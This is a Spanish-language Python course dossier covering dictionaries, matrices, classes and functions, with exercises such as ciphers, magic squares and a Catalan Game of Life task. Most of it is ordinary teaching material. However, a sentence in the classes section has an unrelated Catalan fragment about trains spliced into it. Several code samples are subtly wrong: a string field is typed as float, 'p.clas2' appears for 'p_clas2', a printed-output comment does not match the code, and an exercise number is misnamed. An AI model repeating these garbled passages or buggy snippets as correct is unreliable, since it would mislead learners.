5.11 Crea un programa llamado *ex_5_11*, en el que el usuario introduzca una frase y una tabla de cifrado, es decir, una serie de caracteres y los correspondientes substitutos, que se guardarán en un diccionario.

El programa deberá cifrar la frase utilizando la tabla de cifrado, es decir, para cada carácter de la frase, buscará dicho carácter en el diccionario para reemplazarlo en la frase por su sustituto.

5.12 Crea un programa llamado *ex_5_12*, en el que el usuario introduzca un texto y el programa diga cuantas veces aparece cada carácter o símbolo en el texto.

Para calcular dicha distribución de frecuencias, recomiendo el uso de un diccionario donde cada carácter es una clave y el número de apariciones de dicho carácter es el valor asociado.

5.13 Crea un programa llamado *ex_5_13*, que dadas dos listas las convierta en un diccionario, en el que los elementos de la primera lista eran las claves y los elementos de la segunda lista eran los valores asociados a dichas claves.

5.14 Crea un programa llamado *ex_5_14*, que implementará sobre un diccionario una agenda formada por nombres de personas (clave) y teléfonos (valor). Dicho programa dará las opciones de añadir una entrada (o modificarla si ya existía), borrar una entrada (o avisar si no existía), listar la agenda, y salir.

5.15 Crea un programa llamado *ex_5_15*, que dado un número introducido en una base cualquiera *b1* sea capaz de convertirlo a otra base cualquiera *b2*. Como nos vemos limitados a la hora de trabajar con bases por la cantidad de símbolos de que disponemos, utilizaremos los símbolos 0, 1, ..., 9, A, B, ..., Z pudiendo trabajar así con bases hasta la base 36. El procedimiento puede ser el siguiente:

(1) Pedimos las dos bases *b1* y *b2*.

(2) Leemos el número en base *b1* y lo convertimos a base 10 mediante el método de las potencias sucesivas.

(3) Convertimos el número de base 10 a base *b2* mediante el método de las divisiones sucesivas.

5.16 Aparte de por haber creado infinidad de superhéroes, Stan Lee es recordado por los cameos cinematográficos que hizo en multitud de películas y series. Quizá por estar más escondidos, son menos conocidos sus cameos en los comics de los que era autor. Por ejemplo, en una determinada viñeta podía leerse “¡Que me diga dónde e**stán**, **le e**xijo!”.

Algunas veces se camuflaba más, partiendo su nombre con letras arbitrarias, como en “**S**al**ta**, **n**o **le** t**e**mas”.

Crea un programa llamado *ex_5_16*, que dado un texto y un “cameo” a buscar, sea capaz de encontrar el número de veces que dicho cameo aparece en el texto, sin tener en cuenta las mayúsculas, y con la posibilidad de que las letras originales estén separadas. Antes de empezar a buscar el cameo una segunda vez, tiene que haber terminado de aparecer la primera.

Por ejemplo, el cameo “Stan Lee” aparecería dos veces en “Eres tan lento que te ganaria una oruga. ¿Esto es canela, verdad que si?”, pero cero veces en “¿Dónde estarían los coches?”.

5.17 En un juego de rol, un jugador puede lanzar cartas invocando una sucesión de conjuros. El jugador que recibe los conjuros puede lanzar cartas que le protegen de dos de dichos conjuros, sin decir cuáles son.

El jugador que lanza los conjuros sabe cuánto daño inflige, a priori, cada uno de sus conjuros, y sabe cuánto daño real ha causado en total en el contrincante destino de sus hechizos. Ahora necesita saber qué dos han fallado para no usarlos otra vez.

Crea un programa llamado *ex_5_17*, que dado una línea con números que indican el daño que inflige cada conjuro, y dado un número indicando el daño real causado sobre el contrincante que ha recibido los hechizos, determina las posibles combinaciones de dos conjuros que han fallado.

Por ejemplo: conjuros “1 3 5 6 7” y daño “18” dan como posibles combinaciones “1 3”.

5.18 Observa el siguiente programa, y pon comentarios explicando que hace cada una de las líneas:

```
import random

# A) ...
PALOS = '♠ ♡ ♢ ♣'.split(' ')
RANGO = '2 3 4 5 6 7 8 9 10 J Q K A'.split(' ')
JUGADORES = 'Ana Bob Edu Jon'.split(' ')

# B) ...
mazo = [(p, r) for r in RANGO for p in PALOS]

# C) ...
random.shuffle(mazo)

# D) ...
reparte = (mazo[0::4], mazo[1::4], mazo[2::4], mazo[3::4])

# E) ...
manos = {n: h for n, h in zip(JUGADORES, reparte)}

# F) ...
for nombre, cartas in manos.items():
    print(f'{nombre}: {" ".join(f"{p+r:<3}" for (p, r) in cartas)}')
print('-'*60)

# G) ...
primer_jugador = random.choice(JUGADORES)

# H) ...
primer_indice = JUGADORES.index( primer_jugador )

# I) ...
turnos = JUGADORES[primer_indice:] + JUGADORES[:primer_indice]

# J) ...
while manos[primer_jugador]:
    # K) ...
    for nombre in turnos:
```

```
        # L) ...
        carta = random.choice(manos[nombre])
        manos[nombre].remove(carta)
        print(f'{nombre}: {carta[0] + carta[1]:<3}  ', end='')
    print()
```

¿Te atreves a añadir código para analizar qué mano tiene un jugador? Las manos del poker son, en creciente orden de valor y decreciente orden de probabilidad: pareja, doble pareja, trío, escalera, color, full, poker y escalera de color.

5.19 (Sistemas) Es importante para cualquier administrados de sistemas dominar el manejo de expresiones regulares:

https://es.wikipedia.org/wiki/Expresi%C3%B3n_regular

https://docs.python.org/3/library/re.html

https://realpython.com/regex-python/

https://www.therobinlord.com/projects/slash-escape

Crea un programa llamado *ex_5_15* que utilice la instrucción `re.search(`*`patrón, cadena`*`)` de Python para comprobar si una cadena de caracteres introducida por el usuario corresponde a:

a) Una palabra que tiene una o más “b” o una o más “d” seguidas de una “n”.

b) Una palabra que tiene dos o más “a” seguidas.

c) Una palabras cuya tercera letra es “b”.

d) Una palabra que contiene “pan” o “plan”.

e) Una palabra que acaba en “cial”.

f) Una línea vacía.

g) Una palabra que contiene una cifra del 0 al 5.

h) Una palabra que acaba en “o” más una letra que no sea “n”.

i) Una contraseña que contiene seis letras seguidas de dos números.

j) El nombre de un fichero con extensión “.txt” , “.odt” o “.pdf”.

k) Una fecha con el formato “dd/mm/aaaa”.

l) Una dirección de correo electrónico con el formato “nombre@dominio.xxx”.

Encontrarás muchos más retos de expresiones regulares, con solución, en la siguiente página:

https://www.w3resource.com/python-exercises/re/index.php

5.20 (Sistemas) Observa el siguiente programa. ¿Qué hace? ¿Cómo puedes probarlo?

```
import sys

print(len(sys.argv), 'argumentos:')

for arg in sys.argv:
    print('  ', arg)
```

Práctica 6: Estructuras de almacenamiento homogéneas multidimensionales (matrices)

Objetivos de la práctica

- Introducción al concepto de variable compuesta homogénea de dimensión mayor que uno.
- Declaración de matrices.
- Referencia directa e indirecta (indexada) de los elementos.
- Recorrido y operaciones sobre los elementos.

Repaso previo

- ¿Qué es una matriz?

  Podemos considerar una matriz como un vector de varias dimensiones. Por ejemplo:

```
M = [[ 1,  3, -0.5,  2],
     [ 0, -1, -0.2,  0],
     [ 4 , 2,  7  , -1]]
```

  A cada uno de dichos valores se puede acceder como si fuera una variable independiente, a través de un índice para cada dimensión, que indica su posición: 0, 1, 2, 3, … . Por ejemplo:

```
print( M[2][3] )
M[0][1] = 8
```

  En matrices bidimensionales, por convención la primera dimensión la llamamos “filas” y a la segunda dimensión la llamamos “columnas”.

  En Python, en realidad podemos considerar las matrices como vectores de vectores:

```
M = [[1, 3, -0.5, 2] , [0, -1, -0.2, 0] , [ 4, 2, 7, -1]]
```

- Recorrer matrices:

  (1) La primera manera de recorrer una lista es sin índice:

```
for fila in matriz:
    for elemento in fila:
        instrucciones para hacer algo con elemento
```

  Esta primera manera no permite modificar los elementos de la matriz. La variable *fila* tomará cada uno de los vectores que forman la matriz, del primero al último, y para cada uno de dichos vectores la variable *elemento* tomará cada uno de los valores del vector *fila*, y entonces se ejecutarán las instrucciones de la iteración para dicho valor. Por ejemplo:

```
for f in M:
    for e in f:
        print(e, '   ', end='')
    print()
```

  (2) La otra manera de recorrer una matriz es con índices, un bucle anidado con un índice por cada dimensión:

```
for indice1 in range(0, len(matriz) ):
    for indice2 in range(0, len(matriz[indice1]) ):
        instrucciones para hacer algo con matriz[indice1][indice2]
```

Las instrucciones “desplazadas” unos espacios bajo el `for` se ejecutan para todos los elementos de la matriz que indiquen los índices, -en este caso del primero al último, pero podría haber sido de otra manera-, y permite modificar dichos elementos. Por ejemplo:

```
for f in range(0, len(M)):
    for c in range(0, len(M[f])):
        print(M[f][c], '   ', end='')
    print()
```

- Rellenar matrices:

Tanto en vectores como en matrices, no podemos acceder mediante índices a elementos que no existen. Eso quiere decir que el método comentado anteriormente para recorrer un vector o una matriz no sirve para rellenar un vector o una matriz vacíos. Para rellenar una matriz en Python debería realizar algo parecido a esto:

```
matriz = []
for fila in range(0, numero_filas):
    matriz.append( [] )                          # añade una fila
    for columna in range(0, numero_columnas):
        instrucciones para generar u obtener un elemento
        matriz[fila].append( elemento )          # añade el elemento
```

Esta manera anterior puede parecernos liosa , y dista un poco de la manera en que se accede en muchos otros lenguajes de programación, donde primero se genera el espacio de los elementos de la matriz y luego se rellena la matriz dando un valor a los elementos, a los que se accede mediante índices.

Por si quieres generar una matriz y acceder a ella mediante índices, copia y pega este código en el inicio de tu programa:

```
def generaMatriz(num_f, num_c, valor):
    return [[valor for c in range(0, num_c)] for f in range(0, num_f)]
```

Puedes utilizar el código anterior de manera tan sencilla como:


```
M1 = generaMatriz(2, 5, 0)
print(M1)
M2 = generaMatriz(4, 3, '')
print(M2)
```

Utilizando dicho código puedes rellenar la matriz accediendo mediante índices:

```
matriz = generaMatriz(numero_filas , numero_columnas , valor)
for fila in range(0, numero_filas):
    for columna in range(0, numero_columnas):
        instrucciones para generar u obtener un elemento
        matriz[fila][columna] = elemento
```

Ejercicios Obligatorios

6.1 En el juego del tres en raya dos jugadores se turnan para colocar sus piezas, de una en una, sobre un tablero o matriz 3×3:



a) Escribe el código que inicializa una matriz con las posiciones del tablero de la imagen.

b) Escribe el código que dibuja dicho tablero, lo más similar posible.

c) Escribe el código que pide dónde introducir la siguiente ficha, una X, comprobando que las coordenadas sean de una casilla vacía.

d) Escribe el código que comprueba si dicha pieza introducida genera un tres en raya, bien sea horizontal, vertical, o diagonal.

6.2 Crea un programa llamado *ex_6_2*, que permita realizar la suma de dos matrices bidimensionales, de las que el usuario introducirá el número de filas y columnas. La suma de matrices viene dada por la siguiente fórmula:

$$R[i][j]=M_1[i][j]+M_2[i][j]$$

Una vez escrito el programa, realiza una ejecución paso a paso con seguimiento de las variables para ver el funcionamiento de las iteraciones anidadas.

¿Qué cambiarías en el anterior algoritmo o programa para que en lugar de sumar matrices las multiplique? La multiplicación de matrices viene dada por la siguiente fórmula:

$$R[i][j]=\sum_{k=1}^{n} M_1[i][k]\times M_2[k][j]$$

6.3 Un/a alumno/a de informática desea realizar una estadística de las horas de estudio mensuales dedicadas a cada una de sus asignaturas. Crea un programa llamado *ex_6_3*, que dada la siguiente tabla nos permita calcular:

- El total anual de horas dedicadas a cada asignatura.

- El total mensual de horas dedicadas a estudiar.

- El nombre y el total de horas de la asignatura más estudiada.

	Enero	**Febrero**	**...**	**Diciembre**	**TOTAL**
Asignatura 1					
...					
Asignatura 5					
TOTAL					

Ejercicios Adicionales

6.4 Supón que dispones de la siguiente tabla de distancias kilométricas:

	Barcelona	Gerona	Lérida	Tarragona	Zaragoza	Teruel
Barcelona		100	156	98	296	409
Gerona			256	198	396	509
Lérida				91	140	319
Tarragona					231	311
Zaragoza						181
Teruel						

Crea un programa llamado *ex_6_4*, que permita calcular:

- La distancia entre dos poblaciones, el nombre de las cuales será introducido por el usuario.

- Las dos ciudades más alejadas entre sí y la distancia que las separa.

- La distancia total recorrida en el itinerario circular que pasa por todas las ciudades en el siguiente orden: primera, segunda, tercera, ..., última y primera de nuevo.

6.5 Una matriz “casi nula” es una matriz con un alto porcentaje de elementos nulos. Una matriz “casi nula” con *k* elementos no nulos se suele representar almacenando los elementos no nulos en una matriz de *k* filas y tres columnas, conteniendo cada columna de esta matriz la fila, la columna y el valor de los elementos no nulos, respectivamente. Por ejemplo:

la matriz “casi nula” $\begin{pmatrix} 0 & 0 & 3 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 \\ 0 & 6 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 \end{pmatrix}$ se puede representar por $\begin{pmatrix} 1 & 3 & 3 \\ 3 & 2 & 6 \\ 3 & 3 & 1 \\ 5 & 5 & 1 \end{pmatrix}$

Crea un programa llamado *ex_6_5*, que convierte una matriz “casi nula” en representación normal a la nueva representación más compacta.

6.6 Crea un programa llamado *ex_6_6*, que genere cuadrados mágicos. El programa leerá un número natural ($2<n<11$), y calcule una matriz mágica de orden *n*. Una matriz de orden *n* (tamaño $n \times n$) se dice que es mágica si contiene los valores 1, 2, 3, ..., $n \times n$ y cumple la condición de que la suma de los valores almacenados en cada fila y columna coinciden. Por ejemplo, veamos la matriz mágica de orden 3 y la matriz mágica de orden 4.

8	1	6	**15**
3	5	7	**15**
4	9	2	**15**
15	**15**	**15**	

Para la construcción de la matriz mágica de orden impar se deben seguir la siguientes reglas:

- Colocamos el número 1 en la celda correspondiente al centro de la primera fila .

- Seguimos colocando los siguientes números avanzando una celda hacia arriba y a la derecha.

- Consideramos que la matriz cumple la propiedad de la circularidad, es decir, si salimos por la derecha se vuelve a entrar por la izquierda, y si se sale por arriba se entra por abajo.

- Si la celda donde corresponde el siguiente número de la lista está ya ocupada, entonces se coloca éste en la celda que haya debajo del último número colocado.

16	2	3	13	**34**
5	11	10	8	**34**
9	7	6	12	**34**
4	14	15	1	**34**
34	**34**	**34**	**34**	

Para la construcción de la matriz mágica de orden par se deben seguir la siguientes reglas:

- Colocamos los números 1, 2, 3, ..., $n \times n$ consecutivamente, de izquierda a derecha y de arriba a abajo.

- Invertimos los valores de la diagonal principal.

- Invertimos los valores de la segunda diagonal principal.

6.7 Programa “el Juego de la Vida”: https://es.wikipedia.org/wiki/Juego_de_la_vida

Un laboratori d’investigació distribueix una colònia de bacteris en un cultiu, que es pot considerar una superfície quadriculada de N files i M columnes. Cada casella d’aquesta superfície pot estar buida o contenir un bacteri. A partir d’una configuració inicial de bacteris en caselles, la colònia evoluciona generació a generació segons les següents lleis genètiques que depenen del nombre de veïns que tingui cada casella:

- Naixement: a cada casella buida que tingui exactament tres caselles veïnes ocupades per bacteris hi naixerà un nou bacteri.

- Mort per aïllament: tot bacteri que ocupi una casella amb cap o un veí mor per aïllament.


- Mort per asfíxia: tot bacteri que ocupi una casella amb més de tres veïns mor per asfixia.

- Només sobreviuen els bacteris que tinguin dos o tres veïns.

La casella que ocupa la fila i i la columna j s’identifica mitjançant (i, j), on $1 \leq i \leq N$, $1 \leq j \leq M$. Els veïns d’una casella (i, j) són les posicions adjacents $(i\text{-}1, j\text{-}1)$, $(i\text{-}1, j)$, $(i\text{-}1, j\text{+}1)$, $(i, j\text{-}1)$, $(i, j\text{+}1)$, $(i\text{+}1, j\text{-}1)$, $(i\text{+}1, j)$ i $(i\text{+}1, j\text{+}1)$ que estan compreses dins la superfície i que estan ocupades per un bacteri.

Els bacteris que neixen o moren no afecten fins que s’ha completat un cicle evolutiu, entenent per aquest un cicle en el que s’ha decidit la supervivència o mort dels insectes (vius en començar el cicle) d’acord a les lleis genètiques mencionades.

Així, a una superfície 4×4, la colònia de l’esquerra de la següent figura evoluciona a les dues pròximes generacions tal i com es mostra:




Proveu el funcionament del joc al següent exemple en línia: https://bitstorm.org/gameoflife/

Es demana simular l’evolució d’una colònia inicial de bacteris durant un cert nombre de transicions. Els passos a seguir seran els següents:

- Demanar la configuració del tauler. Els dos primers elements són dos nombres enters que indiquen el nombre de files i columnes del tauler. Cal comprovar que aquest dos valors no excedeixin les dimensions màximes del tauler. Els següents elements seran parelles de nombres que indicaran on hi ha una posició del tauler ocupada. Cal comprovar que els seus valors no

surtin fora del tauler definit pels dos valors anteriors.

- Simular generacions i visualitzar-les per pantalla cada cop que l'usuari premi <ENTER>, fins que l'usuari premi una tecla especial, per exemple <ESC>, per finalitzar. Per exemple:



La colònia de bacteris serà una matriu d'elements del tipus cel·la. Les seves dimensions màximes venen definides per les constants MAXFIL i MAXCOL que definim a l'inici de l'algorisme.

El tipus cel·la podria un registre format per un valor que indicarà si està ocupada o buida i un altre valor que guardarà el nombre de veïns que té. D'aquesta manera, per calcular la següent generació podrem recórrer la matriu cel·la a cel·la i comptar el nombre de veïns que té. A continuació tornem a recórrer la matriu marcant com a buides les cel·les dels elements que moren i marcant com a ocupades les cel·les dels nous elements que neixen.

Práctica 7: Estructuras de almacenamiento heterogéneas (diccionarios y clases)

Objetivos de la práctica

- Introducción al concepto de variable compuesta heterogénea.
- Declaración de variables compuestas heterogéneas.
- Declaración de nuevos tipos de datos.
- Acceso a los elementos (campos o atributos) de las variables compuestas heterogéneas.

Repaso previo

(1) Vamos a tratar de guardar en una variable, toda la información correspondiente a una entidad. Por ejemplo, si teníamos la información de un alumno (nombre, fecha de nacimiento, notas) repartida en varias variables simples, ahora vamos a buscar una única variable compuesta que contenga todo ello.

Debemos tener claro que cambiar la manera en que guardamos y accedemos a la información de un programa … :

- … no debería alterar el algoritmo que resuelve el problema. El problema se resuelve de la mima manera, lo que cambia son los nombres que damos a las memorias que guardan información.

- … no debería aumentar ni disminuir la cantidad de información. La información es la misma, lo que cambia es como se guarda o como accedemos a ella.

(2) Vamos a tratar de crear "nuevos tipos de datos". Los lenguajes de programación vienen con unos tipos básicos predefinidos que indican qué información guardamos en las variables (booleanos, enteros, reales, caracteres, strings, vectores, etc.) y qué tipo de operaciones podremos realizar sobre dicha información (negar, sumar, concatenar, acceder a una casilla, etc.)

Pero la mayoría de lenguajes de programación nos permiten incorporar al lenguaje nuevos tipos que crearemos. Cuando "instanciamos" o definimos variables a partir de nuestros nuevos tipos de datos, dichas variables tendrán dicho tipo.

A partir de tipos de datos que creemos, podremos formar otros más complejos, y así sucesivamente. Por ejemplo, podemos crear el tipo de datos fecha formado por día, mes y año. Después podemos crear el tipo de datos alumno formado por nombre, notas y fecha de nacimiento. Después podemos crear el tipo de datos grupo formado por alumnos y tutor. Después podemos crear un tipo de datos instituto formado por grupos, etc. Cuando tengamos una variable de tipo instituto, dicha variable contendrá la información de los grupos, que a su vez estará formada por información del tutor y los alumnos, que a su vez estará formada por información del nombre del alumno, su fecha de nacimiento y notas, etc.

¿Qué elementos nos da el lenguaje de programación Python para ello?

Vamos a suponer el ejemplo sencillísimo de que queremos un nuevo tipo de datos *Persona* formado

por nombre (string) y edad (entero), y crear y operar con una variable de dicho tipo.

- Diccionario:

```
p_dic = {'nombre':'Calico', 'edad':25}

p_dic['edad'] = p_dic['edad'] + 1

print(p_dic)           # {'nombre': 'Calico', 'edad': 26}
print(type(p_dic))     # <class 'dict'>
```

  Ventajas: muy sencillo; y ya hemos aprendido a trabajar con diccionarios en un tema anterior.

  Desventajas: no deja crear nuevos tipos de datos; y será “incómodo” y se nos quedará “pequeño” cuando intentemos crear variables estructuradas bastante complejas.

- NamedTuple:

```
from typing import NamedTuple

class Persona(NamedTuple):
    nombre: str
    edad: int

p_nt = Persona('Calico', 25)

p_nt.edad = p_nt.edad + 1   # ERROR: inmutable

print(p_nt)           # Persona(nombre='Calico', edad=25)
print(type(p_nt))     # <class '__main__.Persona'>
```

  Ventajas: sencillo y claro

  Desventajas: no podemos cambiar valores de campos, así que no nos sirve; y además debemos definir tipos para los campos o atributos, cosa que hasta ahora no hacíamos en Python.

- DataClass:

```
from dataclasses import dataclass

@dataclass
class Persona:
    nombre: float
    edad: int

p_dc = Persona('Calico', 25)

p_dc.edad = p_dc.edad + 1

print(p_dc)           # Persona(nombre='Calico', edad=26)
print(type(p_dc))     # <class '__main__.Persona'>
```

  Ventajas: sencillo y claro

  Desventajas: queda un poco extraño que debemos definir tipos para los campos o atributos, cosa que hasta ahora no hacíamos en Python.

- Clase:

```
class Persona:

    def __init__(self, nombre, edad):
```

```
            self.nombre = nombre
            self.edad = edad

        def __str__(self):
            return 'Pers ' + self.nombre + ' - ' + str(self.edad) + ' años'

    p_clas1 = Persona('Calico', 25)

    p_clas1.edad = p_clas1.edad + 1

    print(p_clas1)           # Persona: Calico - 26 años
    print(type(p_clas1))     # <class '__main__.Persona'>
```

Ventajas: estás aprendiendo un concepto fundamental de Python y de otros lenguajes de programación que necesitarás más tarde.

Desventajas: es más complejo que los anteriores; y utilizas el concepto de función o método quents de trens registrats en aquestes ha tingut escassa incidència durant aquest matí no se aprende hasta el próximo tema.

- Clase “sin métodos”:

```
class Persona:

    def __init__(self):
        self.nombre = ''
        self.edad = 0

p_clas2 = Persona()
p.clas2.nombre = 'Calico'
p.clas2.edad = 25

p_clas2.edad = p_clas2.edad + 1

print('Persona:', p_clas2.nombre, '-', p_clas2.edad, 'años')
                         # Persona: Calico – 26 años
print(type(p_clas2))     # <class '__main__.Persona'>
```

Ventajas: estás aprendiendo un concepto fundamental de Python y de otros lenguajes de programación que necesitarás más tarde.

Desventajas: más sencillo que el anterior, pero menos flexible.

Aprovecho para comentar nomenclatura básica de programación orientada a objetos, aunque algunas cosas no las hayamos visto todavía, o no las vayamos a ver en este dossier:

- clase: define un nuevo tipo de datos
- objeto / instancia : es una variable que creas a partir de la plantilla de una clase.
- self: dentro de una función de una clase, es una variable que identifica al objeto al que se está accediendo.
- composición: es el concepto de que una clase puede estar formada por otras clases que serán sus partes, así como “un coche tiene ruedas”, por ejemplo.
- atributo: es una propiedad de las clases, que proviene de la composición, y que podríamos ver como sus variables, como la información que contiene el objeto.
- tiene-un: es una frase para decir que algo está compuesto de otras cosas o de rasgos que lo definen, así como “un salmón tiene boca”, por ejemplo.

- método: función definida dentro de una clase. Para ello Python utiliza la palabra def .
- herencia: es el concepto de que una clase puede estar definida a partir de otra clase, así como “tú recibes o heredas los rasgos de tus padres”, o como “un alumno es una persona”, por ejemplo.
- es-un: es una frase para decir que algo hereda de otro, que es una especialización de ese otro, así como “un salmón es un pez”, por ejemplo.

Ejemplos de lo anterior en Python serían:

- `class X(Y)` “Define una clase llamada X que es-una Y”
- `class X(): def __init__(self, J)` “la clase X tiene-un constructor que toma self y J como parámetros”
- `class X(): def M(self, J)` “la clase X tiene-un método M que toma self y J como parámetros”
- `foo = X()` “Crea una instancia de la clase X llamada foo”
- `foo.M(J)` “Toma la función M de foo, y llámala con los parámetros self y J”
- `foo.K = Q` “Toma el atributo K de foo y dale el valor Q”

Ejercicios Obligatorios

7.1 Diseña un tipo de datos para representar cada una de las siguientes entidades:

a) Un punto del espacio tridimensional.

b) Un píxel de una imagen en color (RGB).

c) Una imagen en color (dimensiones y matriz de píxeles que la forman).

d) Un número complejo (también llamado número imaginario).

e) Una fecha.

f) Una persona: nombre, fecha de nacimiento y teléfono de contacto.

g) Una agenda para guardar personas.

Si los datos que componen un nuevo tipo estructurado son todos del mismo tipo (por ejemplo, el punto del espacio), ¿Cuándo es mejor utilizar un tipo estructurado homogéneo y cuando un tipo estructurado heterogéneo?

7.2 Observa el siguiente programa en Python llamado *ex_7_2*, que permite almacenar los datos personales de los alumnos. De cada uno de ellos guardaremos el nombre, el apellido y las notas obtenidas en sus exámenes. El programa calculará y guardará la nota final como la media de las notas anteriores.

La aplicación pide al usuario el número de alumnos con los que trabajará y los datos de cada uno de ellos. A continuación, calcula la nota final de todos los alumnos y visualiza el nombre y la nota final de todos los alumnos.

```
# Declaro la estructura de datos Alumno

class Alumno():
```

```
    def __init__(self):
        self.nombre = ''
        self.notas = []
        self.final = 0

# Pido el número de alumnos

num_alum = int( input('¿Cuántos alumnos tenemos? ') )
while num_alum < 1:
    num_alum = int( input('¿Cuántos alumnos tenemos? ') )

clase = []
for i in range(0, num_alum):

    # Añado un Alumno al vector
    clase.append( Alumno() )

    # Pido los datos del alumno
    print()
    clase[i].nombre = input(f'Introduce el nombre del alumno {i} : ')
    clase[i].notas = []     # innecesario (ya era el valor inicial)
    notas = input(f'Introduce las notas del alumno {i} separadas por espacio: ')
    for n in notas.split(' '):
        clase[i].notas.append( float(n) )

# Calculo la nota final de los alumnos

print('Informe de notas finales')
print('------------------------')

for i in range(0, num_alum):

    clase[i].final = 0     # innecesario (ya era el valor inicial)

    if len(clase[i].notas) == 0:
        print(clase[i].nombre, ': sin notas')
    else:
        for j in range(0, len(clase[i].notas)):
            clase[i].final = clase[i].final + float(clase[i].notas[j])
        clase[i].final = clase[i].final / len(clase[i].notas)

    # Escribo el resultado de la nota final de cada alumno
    print(clase[i].nombre , ':' , clase[i].final)
```

¿Cambia alguna instrucción en un programa por el hecho de realizarlo con registros?

7.3 Crea un programa llamado *ex_7_3* que partirá del ejercicio 7.1f en que hay que diseñar un tipo de datos para almacenar la información de una persona (nombre, fecha de nacimiento y teléfono de contacto) y en que la fecha de nacimiento es el tipo de datos diseñado en 7.1e.

Según el repaso previo de este tema, crearemos una variable capaz de guardar la información de estas tres maneras: en un diccionario, en una clase, y en una clase sin métodos. Para dicha variable introduciremos los valores, modificaremos algunos de ellos y la imprimiremos.

7.4 Crea un programa llamado *ex_7_4*, que que calcule el centro de gravedad de un conjunto de puntos del espacio bidimensional. Los puntos se deben almacenar en un vector, y cada punto es

una estructura formada por sus coordenadas:

t_punto	x	y

Ejercicios Adicionales

7.5 Crea un programa llamado *ex_7_5*, que permita sumar y multiplicar dos polinomios. Dichos polinomios los implementaremos como un registro donde guardaremos:

- El grado del polinomio (en realidad no es necesario, ya que es el número de coeficientes - 1).

- Los coeficientes del polinomio.

	grado	coeficientes								
Polinomio		0	1	2	3	4	5	6	7	8	9

Te hará falta recordar las normas de suma y multiplicación de polinomios. Te recomiendo hacer un ejemplo de cada para ver la mecánica de trabajo. Por ejemplo:

Polinomio 1: $2x^3 + 3x^2 - 2$	3	-2	0	3	2					
Polinomio 2: $-2x^2 + x - 3$	2	-3	1	-2						
Suma: $2x^3 + x^2 + x - 5$	3	-5	1	1	2					
Mult: $-4x^5 - 4x^4 - 3x^3 - 5x^2 - 2x + 6$	5	6	-2	-5	-3	-4	-4			

7.6 Nuestra lista de la compra está formada por la lista de productos a comprar. De cada producto guardamos: nombre, precio por unidad, y unidades a comprar.

Crea un programa llamado *ex_7_6*, con un menú que permita:

1. Añadir producto (avisa si el producto existe)
2. Quitar producto (avisa si el producto no existe)
3. Listar productos (imprime el total a pagar)
4. Ordenar lista por dinero gastado en producto (opcional)
0. Finalizar.

Para resolver el programa, sigue estos pasos o consejos:

(1) Primero escribe el “esqueleto” del programa: dibujar el menú, pedir la opción, la selección de las opciones sin escribir el código asociado a cada opción, y todo esto envuelto por el bucle que se repite mientras la opción sea diferente de finalizar.

(2) Escribe el apartado de añadir sin comprobar que el producto esté repetido.

(3) Escribe el apartado de listar.

(4) Comprueba que lo que llevas hecho funciona listando un producto que hayas añadido.

(5) Comprueba que funciona en el caso en que, después de haber añadido un producto, en el menú seleccionas añadir otro producto. Al listar deberían aparecer los dos.

(6) Cuando añadir ya funcione, implementa la funcionalidad de comprobar si el ítem está

repetido. Decide qué quieres hacer en caso de que el ítem esté repetido. ¿Tan solo avisar al usuario? ¿O mucho mejor pedir los nuevos datos para modificar el ítem que ya existía?

(7) Escribe el apartado de sacar, pero de momento sin buscar por el nombre. Únicamente pidiendo el número de casilla del producto.

(8) Comprueba que funciona en todos estos casos:

- Borrar el primer elemento de una lista de varios ítem.
- Borrar el último elemento de una lista de varios ítem.
- Borrar un elemento del medio de una lista de varios ítem.
- Borrar el único elemento de una lista de un ítem.

(9) Modifica el apartado de sacar para que busque por el nombre. Comprueba que funciona sacando un ítem que existe, y también intentando sacar uno que no existe.

Práctica 8: Funciones y modularidad

Objetivos de la práctica

- Definición y concepto de subprograma
- Paso de parámetros por valor y por referencia.
- Diseño descendente de una aplicación.
- Introducción al concepto de recursividad.

Repaso previo

- Definición de una función , parámetros y valor de retorno:

  Una función puede recibir cualquier tipo de dato en sus parámetros. Deberíamos evitar en la medida de lo posible pedir datos por teclado dentro de la función: recibiremos la información en dichos parámetros.

  Una función puede devolver cualquier tipo de dato en su valor de retorno, o no devolver ninguno. Deberíamos evitar en la medida de lo posible escribir datos a pantalla dentro de la función: devolveremos la información en dicho valor de retorno.

  Ejemplos:

```
def suma(a, b):
    return a + b

def resta(a, b):
    return a - b

def multiplica(a, b):
    return a * b

def divide(a, b):
    return a / b

edad = suma(30, 5)
alto = resta(78, 4)
peso = multiplica(90, 2)
iq = divide(100, 2)

print(f'Age: {edad}, Height: {alto}, Weight: {peso}, IQ: {iq}')

total = suma(edad, resta(alto, multiplica(peso, divide(iq, 2))))

print('Eso es: ', total)
```

- Parámetros por defecto:

  Podemos especificar que si a una función no se le pasa un determinado argumento, el correspondiente parámetro tome un valor por defecto. Por ejemplo:

```
def incrementa(a, b=1):
    return a+b

print( incrementa(3, 2) )
print( incrementa(3) )
```

- Parámetros con nombre:

